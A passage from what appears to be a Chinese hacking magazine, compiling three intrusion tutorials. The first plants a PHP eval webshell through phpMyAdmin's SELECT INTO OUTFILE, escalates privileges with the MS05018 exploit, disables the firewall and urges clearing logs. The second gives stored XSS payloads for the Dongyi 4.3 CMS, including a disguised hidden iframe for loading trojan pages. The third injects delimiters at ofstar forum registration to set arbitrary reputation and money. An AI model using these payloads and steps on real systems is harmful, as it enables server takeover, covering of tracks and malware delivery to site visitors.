hpinfo.php一般在根目录下，有时也在phpmyadmin目录下，找到“PHP Variables”中的“_SERVER["PATH_TRANSLATED"]”项（图7），其中标注部分就是phpinfo.php的绝对路径，其中的AppServ很显眼吧，嘿嘿，小心记下这个路径，等一会儿我们还有用呢。

现在的首要任务是上传木马，PHPMYADMIN上传木马的方法不外乎select * from cmd into outfile，好了，在phpmyadmin中输入SQL命令（图8）：

```
create table cmd(str TEXT);
insert into cmd values("<?php eval($_POST[cmd])?>");
select * from cmd into outfile "d:\\appserv\\www\\phpmyadmin\\cmd.php";
drop table cmd;
```

其中<?php eval($_POST[cmd])?>是LANKER微型PHP后门服务端代码，d:\\appserv\\www\\phpmyadmin\\是PHPMYADMIN的绝对路径，就是我们前面记下的。

确定后成功返回结果（图9），然后用lanker微型PHP后门客户端连接上传PHP木马，再提升权限，本以为入侵会很顺利，却没想到……

上传PHP木马返回了出错提示（图10），可能是不允许上传PHP文件吧，我重新上传其它文件并没有出错，本想直接写个PHP文件进去，可惜手上除了ANGEL的PHPSPY外没有其它木马，而lanker微型PHP后门客户端创建文件不支持中文字符，PHPSPY中的中文太多，懒得改了，再试着使用其他方法上传木马，发现服务器设置得还不错，内外都很坚固，TFTP、FTP根本没反应，ping

www.163.com返回“Request timed out”，果然禁止了对外连接，可能是防火墙的缘故吧，net start查看开放服务（图11），服务器上运行的是Sygate Personal Firewall，这是一款用于个人电脑的双向防入侵系统，它能够从系统内部进行保护，就这点比其他的防火墙强多了。




图 8




图 9

目前本地提权的漏洞新出了不少，而且许多管理员都不怎么勤快，所以提权并不难，这里我使用的是MS05018漏洞进行提权，exploit早就出来了，直接在PHP后门客户端中上传运行MS05018.exe PID，这样我们的PHP木马就是ADMIN权限了，然后在net stop "Sygate Personal Firewall"关闭防火墙，本想开3389，没想到一查看却是Windows 2000 Professional，对方居然不用SERVER或其它的版本做服务器，害我只能用RADMIN或VNC控制了，入侵到这里也就要结束了，最后别忘了清除你的日志哟！




图 10




图 11

（文章中涉及到工具LANKER微型PHP后门、MS05018漏洞利用工具已经收录于光盘中）

动易4.3网站管理系统的跨站漏洞

寂寞的刺猬

关于跨站，介绍的文章也有许多了，我就不多赘述了，直接进入正题！

一、挖出漏洞

1.先看一段源码：

```
if Action="Modify" then
..................
Homepage=trim(request("Homepage"))
OICQ=trim(request("OICQ"))
MSN=trim(request("MSN"))
..................
rsUser(db_User_Homepage)=HomePage
rsUser(db_User_QQ)=OICQ
rsUser(db_User_Msn)=MSN
..................
rsUser.update
call WriteSuccessMsg("成功修改用户信息！")
..................
```

这是modifyinfo.asp（修改用户信息）中的部分源码，从中可以看出，用户提交的信息没有做任何检查或过滤就写入了数据库。

2.再看一下用户列表userlist.asp中的部分源码。

```
..................
homepage=rsUser(db_User_homepage)
QQ=rsUser(db_User_QQ)
icq=rsUser(db_User_icq)
msn=rsUser(db_User_msn)
..................
if homepage="" then homepage="未填"
if QQ="" then QQ="未填"
if icq="" then icq="未填"
if msn="" then msn="未填"
..................
<td width="60"> <div align="right">主页: </div></td>
<td>
<%=homepage%>
</td>
```

在userinfo.asp（用户信息）中也是类似的源码，从中也可以看出，读取到的数据库内容也没做任何检查和过滤就放入到网页中，于是，动易4.3网站管理系统的跨站漏洞便出来了。

二、跨站测试

注册一个用户“5200”，如图1，选择“点击进入用户控制面版”。在“用户控制面板”中，选择上方的“修改个人信息”，在“主页”栏内填入跨站测试代码：




图 1

"<script>alert('hello')</script>"，如图2。保存修改结果，打开userlist.asp文件，弹出一个提示窗，如图3。




图2




图3

存在跨站漏洞，下面重新再写一段跨站代码，在页面中打开另一个网页。输入："<iframe src=http://www.baidu.com width=100 height=50></iframe>"，保存后再次打开userlist.asp文件，如图4，在主页栏内显示出百度网页。如果将width与height的值设为0，那么在"主页"内显示的就是一个空空的内容，大家再看一下上面的userlist.asp中的代码，如果QQ、MSN和主页为空的话，系统会自动给其赋值为"未填"，根据这一点，我们再做点小手脚，虽然有跨站代码，但显示却和正常的显示一样。修改跨站代码为："未填<iframe src=http://www.baidu.com width=100 height=50></iframe>"，就是在代码前加入"未填"两个字，这样显示的结果如图5，伪装的一模一样了。




图4




图5

查看一下源文件，如图6，可以看到已经打开了百度网页，如果将其中的网址改为网页木马地址，那就在不知不觉的时候打开了木马网页。




图6

同样，在使用userinfo.asp查看用户信息时，如图7，也是看不出有任何异常，其实和userlist.asp一样，已经在其中悄悄地打开了另一个网页。

在修改用户信息中，除了主页可利用外，QQ和MSN也可以写入，但这两个对字符个数做了限制，要突破也很简单，把网页保存下来，修改一下长度限制，就可以突破长度，写入跨站代码了。

虽然这个跨站漏洞，只是存在于用户列表及用户信息中，但也毕竟是一个安全隐患。常在网上走的，时常会了解一些别人的信息，所以在无意之间，就打开了木马网页，那就"跨站无商量"了！

ofstar论坛2 三个"洞"

浅蓝的辐射鱼[S4T]

一、前言

ofstar论坛是一款免费的国产文本论坛。由于代码比较成熟和文本论坛的方便特性，在国内使用较为广泛。2.0的时候我曾发现了一个重大漏洞，因为很多原因再没有看过，前些日子发现实在无法适应学校的文盲生活，交了学费就直接回家（请广大黑X读者不要模仿），回家整理硬盘时找到了当初翻看时发现了一点问题，就不可抑制的看了下去，处处安全隐患要人寒心。

二、漏洞详述

这款论坛到现在，分析发现的漏洞有三处。

1．注册时可定义威望和金钱；
2．任意文件删除漏洞；
3．任意文件下载漏洞。
存在版本是最新版本（估计是通杀）。

漏洞1：注册可定义威望和金钱

首先看的是register.php文件，这是论坛注册的文件，一切入侵什么的都要从最开始来嘛，所以先看看注册怎么写的。

一行一行的翻下来看到了很多值都被safeconvert安全处理了，所以直接跳跃性的往下看到底，哪些数据写到了文本数据库里。跳到register.php的第225行：

```
$rg_usermsg="<?die;?>|$rg_name|$rg_pwd|$rg_email|$rg_emai
ltoall|$rg_groupid|0.gif|$rg_sex|$timestamp|$rg_sign|$rg_introduce
|$rg_oicq|$rg_icq|$rg_homepage|$rg_from||0|$db_regrvrc|$db_regmoney
|$timestamp|$timestamp|$rg_birth|$rg_ifemail|||||$rg_yz||$onlineip||
|||$rg_onlinetime|$rg_ifconvert||";
writeover("$userpath/$rg_name.php",$rg_usermsg);
```

仔细的看了一下这段代码，在"$rg_icq"的地方停了下来，CTRL+F，在代码里进行查找，这个变量没有出现第二次，可以肯定的说，它没有被过滤。当文本程序里写入的变量没有过滤的话，我们一般都可以伪造这个变量后面的其他变量，很可惜的是这后面的变量实在不是很有利用价值。在这个漏洞里，我们可以控制注册后的用户的威望和金钱。也就是说我们可以注册一个论坛最高威望最有钱的的用户。"跟我来吧，XX是有钱途滴……"，如图1。

```
<tr>
        <td class='f_one'> 您的ICQ号码：</td>
        <td class='f_one'>
        <input type=text size=20 name="rg_icq" value="">
        </td>
                        修改这里
</tr>
```

图1

漏洞利用

先打开http://localhost/star，点注册，查看代码，把regoicq改为rg_icq，再把<form action="register.php" method=post name="register" onSubmit="return javacheck(this)">中的register.php改为http://localhost/star/register.php，保存为本地的html就可以了。打开这个保存后的HTML文件，在原本QQ的地方写85573555|http://www.51shell.cn|口爱鱼村||0|888888|888888，就可以获取一个QQ号为85557355、主页http://www.51shell.cn来自口爱鱼村的、威望和金钱都是888888的用户。假设你想跨站的话，可以自己改，比如在主页跨站什么的，如图2、图3。

